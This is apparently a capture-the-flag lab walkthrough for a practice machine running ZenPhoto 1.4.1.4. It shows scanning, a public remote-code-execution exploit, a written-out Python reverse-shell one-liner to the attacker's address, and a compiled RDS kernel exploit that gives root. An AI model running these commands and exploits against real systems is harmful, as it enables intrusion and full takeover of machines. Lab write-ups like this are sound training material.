ZenPhoto (cms php exploit foothold, kernel exploit for root)

Nmap


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 83:92:ab:f2:b7:6e:27:08:7b:a9:b8:72:32:8c:cc:29 (DSA)
|_  2048 65:77:fa:50:fd:4d:9e:f1:67:e5:cc:0c:c6:96:f2:3e (RSA)
23/tcp   open  ipp     CUPS 1.4
|_http-title: 403 Forbidden
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.4
80/tcp   open  http    Apache httpd 2.2.14 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.14 (Ubuntu)
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

PORT     STATE SERVICE VERSION
5353/udp open  mdns    DNS-based service discovery
```

Web enum


```
80/tcp   open  http    Apache httpd 2.2.14 ((Ubuntu))
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache/2.2.14 (Ubuntu)
| http-enum:
|   /test/: Test page
|_  /icons/: Potentially interesting folder w/ directory listing
```

Test directory discovered

http://192.168.72.41/test/


192.168.72.41/test/
Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Gallery
Search
You can insert your Gallery description on the Admin Options Gallery tab.
RSS | Archive View | Powered by ZENPHOTO

We can see the page is using the Zenphoto cms. If we inspect the page source, we can find the cms version.



```
</body>
</html>
<!-- zenphoto version 1.4.1.4 [8157] (Official Build) THEME: default (search.php) GRAPHICS LIB: PHP GD library
<!-- Zenphoto script processing end:0.0634 seconds -->
```

```
zenphoto version 1.4.1.4 [8157] (Official Build)
```

If we run searchsploit, we can find an exploit for this version.

```
ZenPhoto 1.4.1.4 - 'ajax_create_folder.php' Remote Code Execution
php/webapps/18083.php
```


The exploit is very simple that allows for RCE. I encourage reading more about the vulnerability here https://www.exploit-db.com/exploits/18075

Foothold

All we need to do is make the php exploit executable `chmod +x 18083.php` and then run it against our target with the `/test` path defined.

```
php 18083.php 192.168.72.41 /test/
```

Now we have a shell.




```
┌──(root㉿kali)-[~/pg/practice/ZenPhoto]
└─# php 18083.php 192.168.72.41 /test/

+-----------------------------------------------------------+
| Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX |
+-----------------------------------------------------------+

zenphoto-shell# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

zenphoto-shell#
```

Our shell is limited and will not allow us to change directories so we will need to execute another reverse shell to have more mobility on the system.

I will use a python reverse shell since a bash and nc reverse shell did not work.

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"192.168.49.72",80));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

It crashes our current shell but gives us a new one where we have more flexability.



```
┌──(root㉿kali)-[~/pg/practice/ZenPhoto]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.72] from (UNKNOWN) [192.168.72.41] 49608
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
pwd
/var/www/test/zp-core/zp-extensions/tiny_mce/plugins/ajaxfilemanager/inc
cd ..
cd ..
pwd
pwd
/var/www/test/zp-core/zp-extensions/tiny_mce/plugins/ajaxfilemanager
$
```


Cleaning up the shell

```
python -c 'import pty;pty.spawn("/bin/bash")'


export TERM=xterm


Ctrl + Z


stty raw -echo; fg
```

Priv esc

We do not see any other users on the system when checking the passwd file.

Linpeas gives us some usefule information but might lead us down a rabit hole.



```
able by everyone (not in Home) (max 500)me or writ
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/shm
/home/local.txt
/tmp
/tmp/linpeas.sh
/usr/bin/changeip
/var/cache/apache2
/var/cache/apache2/mod_disk_cache
/var/crash
/var/lib/php5
/var/lock
/var/lock/apache2
/var/run/screen/S-www-data
/var/tmp
```

We have write access to /usr/bin/changeip

```
#!/bin/bash

cat /etc/network/interfaces |egrep -v "address|netmask|gateway|nameservers" > /tmp/ip
echo address $1 >> /tmp/ip
echo netmask $2 >> /tmp/ip
mv -f /tmp/ip /etc/network/interfaces
/etc/init.d/networking restart
echo 127.0.0.1 localhost > /etc/hosts
echo $1 $3 >>/etc/hosts
history -c
```

At first glace, this looks promising to inject a reverse-shell into however, we have no way to invoke this script as the root user so we must look for other paths.

The linux kernel version seems to be dated so lets look for some kernel exploits.

```
OS: Linux version 2.6.32-21-generic

(Ubuntu 4.4.3-4ubuntu5)
```

Lets run `linux-exploit-suggester-2.pl` and examin the results

```
#############################
   Linux Exploit Suggester 2
 #############################

 Local Kernel: 2.6.32
 Searching 72 exploits...

 Possible Exploits
 [1] american-sign-language
     CVE-2010-4347
     Source: http://www.securityfocus.com/bid/45408
 [2] can_bcm
     CVE-2010-2959
     Source: http://www.exploit-db.com/exploits/14814
 [3] dirty_cow
     CVE-2016-5195
     Source: http://www.exploit-db.com/exploits/40616
 [4] exploit_x
     CVE-2018-14665
     Source: http://www.exploit-db.com/exploits/45697
 [5] half_nelson1
     Alt: econet       CVE-2010-3848
     Source: http://www.exploit-db.com/exploits/17787
 [6] half_nelson2
     Alt: econet       CVE-2010-3850
     Source: http://www.exploit-db.com/exploits/17787
 [7] half_nelson3
     Alt: econet       CVE-2010-4073
     Source: http://www.exploit-db.com/exploits/17787
 [8] msr
     CVE-2013-0268
     Source: http://www.exploit-db.com/exploits/27297
 [9] pktcdvd
     CVE-2010-3437
     Source: http://www.exploit-db.com/exploits/15150
 [10] ptrace_kmod2
     Alt: ia32syscall,robert_you_suck       CVE-2010-3301
     Source: http://www.exploit-db.com/exploits/15023
 [11] rawmodePTY
     CVE-2014-0196
     Source: http://packetstormsecurity.com/files/download/126603/cve-2014-0196-
md.c
 [12] rds
```

```
    CVE-2010-3904
    Source: http://www.exploit-db.com/exploits/15285
[13] reiserfs
    CVE-2010-1146
    Source: http://www.exploit-db.com/exploits/12130
[14] video4linux
    CVE-2010-3081
    Source: http://www.exploit-db.com/exploits/15024
```

We can also use `linux-exploit-suggester.sh` which will give us a probability rating on each exploit to help us weed out exploits.

We find 2 exploits which are highly probable, we will opt for the RDS CVE-2010-3904.

```
[+] [CVE-2010-3904] rds

   Details: http://www.securityfocus.com/archive/1/514379
   Exposure: highly probable
   Tags: debian=6.0{kernel:2.6.(31|32|34|35)-(1|trunk)-
amd64},ubuntu=10.10|9.10,fedora=13{kernel:2.6.33.3-85.fc13.i686.PAE},[
ubuntu=10.04{kernel:2.6.32-(21|24)-generic} ]
   Download URL:
http://web.archive.org/web/20101020044048/http://www.vsecurity.com/download/tools/l
inux-rds-exploit.c
```

Note, you can try dirtycow2 if you wish


I downloaded the exploif from https://www.exploit-db.com/exploits/15285 and re-named it to rds-exploit.c

Now we need to transfer to our target machine and compile.

```
gcc rds-exploit.c -o rds-exploit
```

Once we run the exploit, we will gain a root shell.

```
./rds-exploit
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xc08c8c2c
 [+] Resolved default_security_ops to 0xc0773300
 [+] Resolved cap_ptrace_traceme to 0xc02f3dc0
 [+] Resolved commit_creds to 0xc016dcc0
 [+] Resolved prepare_kernel_cred to 0xc016e000
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!
```



```
./rds-exploit
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xc08c8c2c
 [+] Resolved default_security_ops to 0xc0773300
 [+] Resolved cap_ptrace_traceme to 0xc02f3dc0
 [+] Resolved commit_creds to 0xc016dcc0
 [+] Resolved prepare_kernel_cred to 0xc016e000
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!
id
id
uid=0(root) gid=0(root)
# 
```